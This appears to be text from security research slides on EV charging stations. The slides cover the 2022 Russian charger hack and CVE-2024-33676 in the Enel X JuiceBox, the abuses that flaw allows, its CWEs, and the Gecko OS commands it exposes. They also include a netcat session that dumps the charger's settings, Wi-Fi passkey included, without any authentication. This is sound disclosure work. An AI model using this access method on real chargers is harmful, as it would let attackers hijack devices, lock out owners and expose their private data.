
M. Dalheimer, "Ladeinfrastruktur für Elektroautos: Ausbaustatt Sicherheit (Charging infrastructure for electric cars: expansion instead of security)" in Proceedings of the 34th Chaos Communication Congress; 2017.

A. Friedland, "Security and Privacy in the Current E-Mobility Charging Infrastructure. In Proceedings of the DeepSec; 2016.


Interfaces

Lots of internal interfaces!

Many chargers support several internal communication protocols between boards/subsystems along with USB, serial, and other debug interfaces.



Maintenance and Internal Interfaces



<https://www.pentestpartners.com/security-blog/pwning-a-smart-car-charger-building-a-botnet/>

Internet Interfaces + Supply Chain Vulnerabilities

Hacked electric car charging stations in Russia display 'Putin is a d*ckhead' and 'glory to Ukraine'

Fred Lambert - Feb. 28th 2022 10:13 am PT [@FredericLambert](#)



<https://electrek.co/2022/02/28/hacked-electric-car-charging-stations-russia-displays-putin-dckhead-glory-to-ukraine/>

<https://www.dailymail.co.uk/news/article-10565697/Russian-electric-vehicle-chargers-hacked-display-message-supporting-Ukraine.html>

<https://jalopnik.com/russian-company-outsourced-the-main-components-in-ev-ch-1848603252>

CVE-2024-33676

Weak authentication on Enel X JuiceBox Level 2 charger enables access to operating system functions and information disclosure.

Adversaries on EV charger network can extract PII, change settings, and manipulate the OS file system.

Tested Versions:

- EMWERK-JB201-1.0.46, Gecko_OS-STANDARD-4.2.7-11064, WGM160P
- EMWERK-JB201_OCIPP_EZVOL-0.0.106, Gecko_OS-STANDARD-4.2.7-11064, WGM160P
- EMWERK-JB201_OCIPP_VOLTI-0.0.111, Gecko_OS-STANDARD-4.2.7-11064, WGM160P

Enel X Way (subsidiary of Italian utility and energy conglomerate) EV charger footprint

- 25,000 JuiceBox commercial chargers (shopping malls, multifamily parking garages, etc.)
- 100,000 residential JuiceBox chargers in North America

Special thanks to Brian Wright at Sandia National Laboratories for supporting this research!



Risks to Enel X Product

Abusing JuiceBox Level 2 Charger Gecko OS programming interface:

- Enable/disable services
- Change remote terminal and website credentials (i.e., update password to lock out owner)
- Upload and download files using the http functionality (reversing opportunity)
- Read and modify the Wi-Fi password
 - allowing access to HAN/WLAN or knocking EV charger off the local Wi-Fi (e.g., no updates, no app access)
- Reboot or shutdown charger
- Adjust serial connections to sensors/actuators via I2C and GPIO configurations - safety concern?
- Manipulate OCPP settings or falsify information
- Identify other Wi-Fi APs in the area
 - Disclosing the location of the EV charger (privacy risk)
- Deface or disable the local website
 - Potentially locking legitimate users out of their system

Suggested CVSS 4.0: 9.3 / Critical

(Vector: CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:L/SI:L/SA:L/R:U)

WGM160P Wi-Fi / Ethernet Module



The image shows a Silicon Labs WGM160P Wi-Fi / Ethernet module. It is a black printed circuit board (PCB) with various components including a microcontroller, memory chips, and connectors. A white Ethernet cable is plugged into the RJ45 port. The module has a gold-plated USB connector and a reset button. The Silicon Labs logo is visible on the PCB.

docs.silabs.com

search

Standard 4.2 - Command API

Gecko OS 4

Key Topics

Command API

Tutorial

Commands

?

adc_take_sample

dac_set_level

dfu_query

dfu_request

dfu_response

dfu_update

dms_activate

dms_claim

dms_provision

dms_telemetry

exit

factory_reset

faults_print

faults_reset

file_create

help

Abbreviation

help, ?

Description

Return a list of commands or variables; or return help for a specific command or variable.

Syntax

> help [all/commands/variables/<command>/<variable>]

Platforms

- WGM160P

Gecko OS Plugin

- [commands.help](#)

Example

```
> help
Usage : help [all/commands/variables/<command>/<variable>]
Shortcut: help
Brief : Return a list of commands or variables; or return
        help for a specific command, variable or group of
        variables.
```

[http_add_header](#)

So many interesting commands!

network_down, http_download, http_upload, factory_reset, ping, reboot, shutdown, smtp_send, format_flash, gpio_set, dfu_update (firmware update), file_create, dms_claim (hijack device), etc.

Common Weakness Enumerations (CWEs)

- CWE-15: External Control of System or Configuration Setting
- **CWE-200: Exposure of Sensitive Information to an Unauthorized Actor**
- CWE-256: Plaintext Storage of a Password
- CWE-284: Improper Access Control
- **CWE-306: Missing Authentication for Critical Function (Enel X default)**
- **CWE-359: Exposure of Private Personal Information to an Unauthorized Actor**
- CWE-434: Unrestricted Upload of File with Dangerous Type
- CWE-522: Insufficiently Protected Credentials
- CWE-749: Exposed Dangerous Method or Function

```
$ netcat 192.168.10.30 2000
EMWERK-JB201-1.0.46, Gecko_OS-STANDARD-4.2.7-11064, WGM160P
> get all
get all
app.debug.auto_run: 1
app.debug.ignore_settings: 0
app.info:
SDK version : 11064
Name : JBox_BT_Final.app
Size : 274852
Running : 1
broadcast.data: mac,bssid,channel,ip,ssid,rssi,remote_terminal_port,time,version,uuid
broadcast.http.host:
broadcast.interface: default
broadcast.interval: 10
broadcast.udp.ip: 255.255.255.255
...
wlan.network.netmask: 255.255.255.0
wlan.network.status: 2
wlan.network.status_gpio: -1
wlan.passkey: lamtheonewhoknocks
wlan.powersave.listen_interval: 0
wlan.powersave.mode: 0
wlan.rate.protocol: auto
wlan.rate.transmit: auto
wlan.roam.threshold: -99
wlan.rssi_average: 0
wlan.scan.active_dwell: 75
wlan.scan.channel_mask: 0x07FF
wlan.scan.home_dwell: 50
wlan.scan.num_probes: 3
wlan.scan.passive_dwell: 110
wlan.scan.retries: 3
wlan.scan.type: active
wlan.security: Auto
wlan.ssid: SaulsGWiFi
wlan.static.dns: 8.8.8.8
```



evconnect.com backend

```
EMWERK-JB201_OCPP_EZVOL-0.0.106, Gecko_OS-STANDARD-4.2.7-11064, WGM160P
> ls -v
ls -v
